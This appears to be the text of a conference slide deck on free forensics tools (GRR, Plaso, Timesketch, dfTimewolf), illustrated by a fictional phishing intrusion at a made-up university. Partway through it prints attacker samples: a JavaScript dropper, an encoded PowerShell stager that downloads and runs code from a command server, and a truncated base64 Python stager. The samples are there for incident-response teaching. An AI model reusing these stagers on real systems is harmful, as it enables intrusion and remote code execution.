The story of Greendale

FOSS tools to automate your **DFIR** process

Why are YOU here?

- This talk will cover a big chunk of our forensics toolkit
  - It's all **Free and Open Source Software**
- Showcase how they work together through a fictional **scenario**

We'll talk about:


- GRR
- Plaso
- Timesketch
- dfTimewolf
- Turbinia

Why am I here?

Thomas Chopitea @tomchop_

DFIR @ Google

- I write code, I use it to hunt bad guys
- **dfTimewolf** core dev
- Try to automate myself out of a job



Source: cyber-gtfo.club

The scenario

DISCLAIMER

None *of what I'm about to talk about is true*

(except for the demos)

The victim

Greendale Poly - the most famous **fictitious** university

Everyone’s on semester break when… someone gets a tip.

Suspicious domain spotted:

grendale.xyz

No proxy, no logs. Just GRR…

GRR - GRR Rapid Response

- **Agent-based** remote forensics tool
- **Cross-platform** - works on Windows, Linux, macOS
- Focused or fleet-wide collection (“hunts”)
- File collection
- **Artifact** collection

Forensic artifacts

- Machine-readable repo of artifacts
- github.com/ForensicArtifacts/

```yaml
name: UsersShellHistory
doc: Common unix user shell history files.
sources:
- type: FILE
  attributes:
    paths:
      - '/%%users.homedir%%/.bash_history'
      - '/%%users.homedir%%/.sh_history'
      - '/%%users.homedir%%/.zhistory'
      - '/%%users.homedir%%/.zsh_history'
labels: [History Files]
supported_os: [Linux, Darwin]
```

```yaml
name: AllUsersShellHistory
doc: Common shell history files for root and users.
sources:
- type: ARTIFACT_GROUP
  attributes:
    names:
      - UsersShellHistory
      - RootUserShellHistory
labels: [History Files]
supported_os: [Linux, Darwin]
```

Log2timeline / plaso

- Recursively parses **everything** in your filesystem and extracts timestamp information
- Builds a **system timeline** from this information

timesketch

- Forensic **timeline visualization** tool

timesketch | tom | Logout

Overview | Explore | Stories | Views | Timelines

data_type:"bash:history:command"

Advanced

Filters | Charts | Starred | Save view | Saved views | Search templates

Bash execution

You are exploring in the context of a search template.
Click here to go back to explore view.

+ Create new view from this template

31 events (0.009s)

Sort | Export | Toggle all

2018-06-12T14:17:25+00:00	[Content Modification Time] Command executed: curl 'http://localhost:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Con...	C.ba6b63df5d330589
2018-06-12T14:17:35+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...	C.ba6b63df5d330589
2018-06-12T14:17:47+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...	C.fc693a148af801d5
2018-06-12T14:17:56+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0	C.fc693a148af801d5
2018-06-12T14:18:50+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...	C.4c4223a2ea9cf8f1
2018-06-12T14:18:53+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...	C.ba6b63df5d330589
2018-06-12T14:18:56+00:00	[Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co...	C.ba6b63df5d330589

- Plays well with **plaso**
- Multi-user, multi-case, multi-timeline

log2timeline / dfTimewolf

- CLI utility - **the Glue** between different tools
- **Modules** (e.g. collectors, processors, exporters)
- **Recipes** (directions on how to chain Modules)

log2timeline / dftimewolf

Recipe name


Recipe parameters

```
$ dftimewolf grr_artifact_hosts tomchop.greendale.xyz 12345 --sketch_id 666
```

Target GRR host

Comment

Existing sketch ID (optional)




```
contents = {
    'name': 'local_plaso',
    'short_description': _short_description,
    'modules': [{
        'name': 'FilesystemCollector',
        'args': {
            'paths': '@paths',
        },
    }, {
        'name': 'LocalPlasoProcessor',
        'args': {
            'timezone': @timezone,
        },
    }, {
        'name': 'TimesketchExporter',
        'args': {
            'endpoint': '@ts_endpoint',
            'username': '@ts_username',
            'password': '@ts_password',
            'incident_id': '@incident_id',
            'sketch_id': '@sketch_id',
        }
    }]
}
```

Honing in on the initial tip...

- Typosquatting on **grendale.xyz**
- Looks **targeted**... Let's look for browsing history artifacts


Anatomy of a GRR hunt



[DEMO] Homing in on the initial tip...


```
4. dftimewolf grr_hunt_artifacts BrowserHistory external_tip (uplink-agent)
Config successfully loaded from /usr/local/google/home/tomchop/.dftimewolfrc
usage: dftimewolf grr_hunt_artifacts [-h] [--use_tsk USE_TSK]
                                     [--approvers APPROVERS]
                                     [--grr_server_url GRR_SERVER_URL]
                                     artifacts reason

Start a GRR artifact hunt.

Consists of a single collector that starts the hunt and provides a Hunt ID to
the user. Feed the Hunt ID to grr_huntresults_plaso_timesketch to process them
through plaso and send them to Timesketch.

positional arguments:
  artifacts             Comma-separated list of artifacts to hunt for
  reason                Reason for collection

optional arguments:
  -h, --help            show this help message and exit
  --use_tsk USE_TSK     Use TSK to fetch artifacts (default: False)
  --approvers APPROVERS
                        Emails for GRR approval request (default: None)
  --grr_server_url GRR_SERVER_URL
                        GRR endpoint (default: http://localhost:8000/)
tomchop@tomchop:(env-dftimewolf) dftimewolf-tom master e301064 7d $ dftimewolf grr_hunt_artifacts BrowserHistory external_tip
Config successfully loaded from /usr/local/google/home/tomchop/code/dftimewolf/dftimewolf-tom/dftimewolf/config.json
Config successfully loaded from /usr/local/google/home/tomchop/.dftimewolfrc
Running module GRRHuntArtifactCollector
Artifacts to be collected: [u'BrowserHistory']
```

Anatomy of a GRR hunt




[DEMO] Homing in on the initial tip...

[DEMO] Homing in on the initial tip...



What we know so far

- Download of **grendale.xyz/greendale/academic_calendar.zip**
- The archive contains a **calendar.js** file...


JAVASCRIPT CALENDAR
OR STAGE 1 DROPPER?

```
[...]

var osysinfo = new ActiveXObject("ADSystemInfo");
domain = osysinfo.DomainDNSName.toLowerCase();
var isGreendale = domain.indexOf("greendale");
if (isGreendale != -1) {
     var file = "tffb://efgpqzf-sdqqzpmxq.jkl/sdqqzpmxq/eqogdq.eodubf";
     var path="$qzh:geqdbdaruxq+'\\MbbPmfm\\Damyuzs\\Yuodaearf\\Iuzpaie\\Efmdf
Yqzg\\Bdasdmye\\Efmdfgb\\wqqb.nmf'";
     var payload = "BaiqdEtqxx.qjq (Zqi-Anvqof Ekefqy.Zqf.IqnOxuqzf).Paizxampruxq('" +
file + "'," + path + ")";
     downloadAndExec(payload, path);
};

[...]
```

```
[...]

var osysinfo = new ActiveXObject("ADSystemInfo");
domain = osysinfo.DomainDNSName.toLowerCase();
var isGreendale = domain.indexOf("greendale");
if (isGreendale != -1) {
     var file = "http://student-greendale.xyz/greendale/secure.script";
     var path="$env:userprofile+'\AppData\Roaming\[...]\Startup\keep.bat";
     var payload = "PowerShell.exe (New-Object System.Net.WebClient).Downloadfile('" +
path + "'," + file + ")";
     downloadAndExec(payload, path);
};

[...]
```

Digging a bit deeper

- Turns out the file was some kind of **JS dropper**. For what?
- Let's examine the second stage payload:
  - JS calls **student-greendale.xyz**, persistence in **Startup\keep.bat**
- Let's find **execution** and **persistence** artifacts
  - WindowsPersistenceMechanisms
  - WindowsUserRegistryFiles
  - WindowsSystemRegistryFiles

[DEMO] Persistence and execution artifacts

```
3. dftimewolf grr_artifact_hosts WIN-ALOOQDTFR9V execution_check --artifacts  3 (uplink-agent)
tomchop@tomchop:(env-dftimewolf) dftimewolf ❯ $ dftimewolf grr_artifact_hosts WIN-ALOOQDTFR9V execution_check --artifacts WindowsStart
upFolders,WindowsSystemRegistryFiles,WindowsUserRegistryFiles --sketch_id 31
Running module GRRArtifactCollector
Searching for client: WIN-ALOOQDTFR9V
C.6b7699765c93a6e2: Found active client
Found active client: C.6b7699765c93a6e2
Client last seen: 2018-06-12T08:32:15+0000 (0 minutes ago)
System type: Windows
Artifacts to be collected: [u'WindowsStartupFolders', u'WindowsSystemRegistryFiles', u'WindowsUserRegistryFiles']
F:EE8A28CF: Scheduled
F:EE8A28CF: Waiting to finish
F:EE8A28CF: Complete
F:EE8A28CF: Downloading artifacts
F:EE8A28CF: Downloaded: /tmp/tmp0FCE19/F:EE8A28CF.zip
Running module LocalPlasoProcessor
Log file: /tmp/tmp_DLCKY/plaso.log
Running external command: "log2timeline.py -q --status_view none --logfile /tmp/tmp_DLCKY/plaso.log /tmp/tmp_DLCKY/26bd641a5e6e415d986
01dcef99f3e55.plaso /tmp/tmp0FCE19"
```

[DEMO] Persistence and execution artifacts

timesketch

Initial compromise

So I dug into the tip we got, and it turns out someone DID download the file...

Initial download

The file is dropped in academic_calendar, might be worth checking out, I'm headed home.

KEEP.BAT CONTENTS

```
powershell.exe -NoP -sta -NonI -W Hidden -Enc
WwBTAFkAUwBUAGUATQAuAE4ARQBUAC4AUwBFAFIAVgBpAGMAZQBQAE8AaQBOAFQATQBBAE4AYQBnAEUAUgBdADoA
OgBFAHgAUABlAEMAVAAxADAAMABDAE8AbgB0AGkAbgBVAEUAIAA9ACAAMAA7ACQAdwBjAD0ATgBFAFcALQBPAGIA
agBFAEMAVAAgAFMAWQBzAFQARQBNAC4ATgBFAHQALgBXAGUAQgBDAEwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoA
aQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAA
VAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcA
OwBbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdABNAGEAbgBhAGcAZQByAF0A
OgA6AFMAZQByAHYAZQByAEMAZQByAHQAaQBmAGkAYwBhAHQAZQBWAGEAbABpAGQAYQB0AGkAbwBuAEMAYQBsAGwA
YgBhAGMAawAgAD0AIAB7ACQAdAByAHUAZQB9ADsAJABXAEMALgBIAGUAYQBkAGUAUgBTAC4AQQBEAEQAKAAnAFUA
cwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJAB3AEMALgBQAHIATwB4AFkAIAA9ACAAWwBTAFkAUwBUAEUA
bQAuAE4ARQB0AC4AVwBFAGIAUgBlAFEAVQBlAFMAdABdADoAOgBEAGUAZgBBAFUATAB0AFcARQBiAFAAcgBvAFgA
WQA7ACQAVwBjAC4AUAByAE8AeAB5AC4AQwByAGUAZABlAE4AVABpAGEATABzACAAPQAgAFsAUwB5AHMAVABlAG0A
LgBOAGUAdAAuAEMAUgBFAGQARQBuAFQASQBhAEwAQwBBAGMASABlAF0AOgA6AEQAZQBmAGEAVQBsAFQATgBFAHQA
dwBvAFIASwBDAHIAZQBEAGUATgB0AGkAYQBMAHMAOwAkAEsAPQAnACkANgAxAGQAPgBdAFYAJQBmAGEAbABeAHQA
VQBAADkAIQAkAHoAMABcAHgAPQA/AE0AMwBRAFkAagB3AEgAcgAnADsAJABpAD0AMAA7AFsAQwBoAGEAcgBbAF0A
XQAkAGIAPQAoAFsAQwBoAGEAcgBbAF0AXQAoACQAVwBjAC4ARABvAFcATgBsAE8AYQBkAFMAdAByAEkATgBnACgA
IgBoAHQAdABwAHMAOgAvAC8AbABlAGcAaQB0AGkAbQBhAHQAZQBiAHUAcwBpAG4AZQBzAHMAbQBhAG4AcwAuAGMA
bAB1AGIALwBpAG4AZABlAHgALgBhAHMAcAAiACkAKQApAHwAJQB7ACQAXwAtAGIAWABvAFIAJABLAFsAJABJACsA
KwAlACQAawAuAEwAZQBuAGcAVABIAF0AfQA7AEkARQBYACAAKAAkAGIALQBKAE8AaQBuACcAJwApAA==
```

```
[SYSTeM.NET.SERVicePOiNTMANagER]::ExPeCT100COntinUE = 0;$wc=NEW-ObjECT
SYsTEM.NEt.WeBCLient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$WC.HeadeRS.ADD('User-Agent',$u);$wC.PrOxY =
[SYSTEm.NEt.WEbReQUeSt]::DefAULtWEbProXY;$Wc.PrOxy.CredeNTiaLs =
[SysTem.Net.CREdEnTIaLCAcHe]::DefaUlTNEtwoRKCreDeNtiaLs;$K=')61d>]V%fal^tU@9!$z0\x=?M3QY
jwHr';$i=0;[Char[]]$b=([Char[]]($Wc.DoWNlOadStrINg("https://legitimatebusinessmans.club/
index.asp")))|%{$_-bXoR$K[$I++%$k.LengTH]};IEX ($b-JOin'')
```


Gimme some IOCs!

- hxxp://grendale[.]xyz/greendale/academic_calendar.zip
- hxxp://grendale[.]xyz/greendale/secure.script (2d stage)
  - → Start Menu\Programs\Startup\keep.bat
- hxxps://legitimatebusinessmans[.]club (C2)


IT'S FINE

EVERYTHING IS FINE

- Few students fell for it; but we still have **a hunch**...



Index of /greendale

Name	Last modified	Size	Description
Parent Directory		-	
academic_calendar.zip	2018-02-16 20:00	1.0K	
bash.sh	2018-02-17 22:14	1.8K	
secure.script	2018-02-14 17:54	1.6K	

Apache/2.4.18 (Ubuntu) Server at grendale.xyz Port 80

Source: cyber-gtfo.club


bash.sh contents

```
echo "import
sys,base64;exec(base64.b64decode('Wkd1bmpoWXFrb3dyVnQ9J0xLQ1lPUVpNJwppbXBvcnQgc3lzLCB1cm
xsaWIyO289X19pbXBvcnRfXyh7MjondXJsbGliMicsMzondXJsbGliLnJlcXVlc3QnfVtzeXMudmVyc2lvbl9pbm
ZvWzBdXSxmcm9tbGlzdD1bJ2J1aWxkX29wZW5lciddKS5idWlsZF9vcGVuZXIoKTtVQT0nTW96aWxsYS81LjAgKE
1hY2ludG9zaDsgSW50ZWwgTWFjIE9TIFggMTAuMTE7IHJ2OjQ1LjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvND
UuMCc7by5hZGRoZWFkZXJzPVsoJ1VzZXItQWdlbnQnLFVBKV07YT1vLm9wZW4oJ2h0dHA6Ly9sZWdpdGltYXRlYn
VzaW5lc3NtYW5zLmNsdWIvaW5kZXguYXNwJykucmVhZCgpO2tleT0nanM7VHl1bHZxNVhbM1VMUH4lez4hX2ldS0
A4bXI2LmYnO1MsaixvdXQ9cmFuZ2UoMjU2KSwwLFtdCmZvciBpIGluIHJhbmdlKDI1Nik6CiAgICBqPShqK1NbaV
0rb3JkKGtleVtpJWxlbihrZXkpXSkpJTI1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQppPWo9MApmb3IgY2hhci
BpbiBhOgogICAgaT0oaSsxKSUyNTYKICAgIGo9KGorU1tpXSklMjU2CiAgICBTW2ldLFNbal09U1tqXSxTW2ldCi
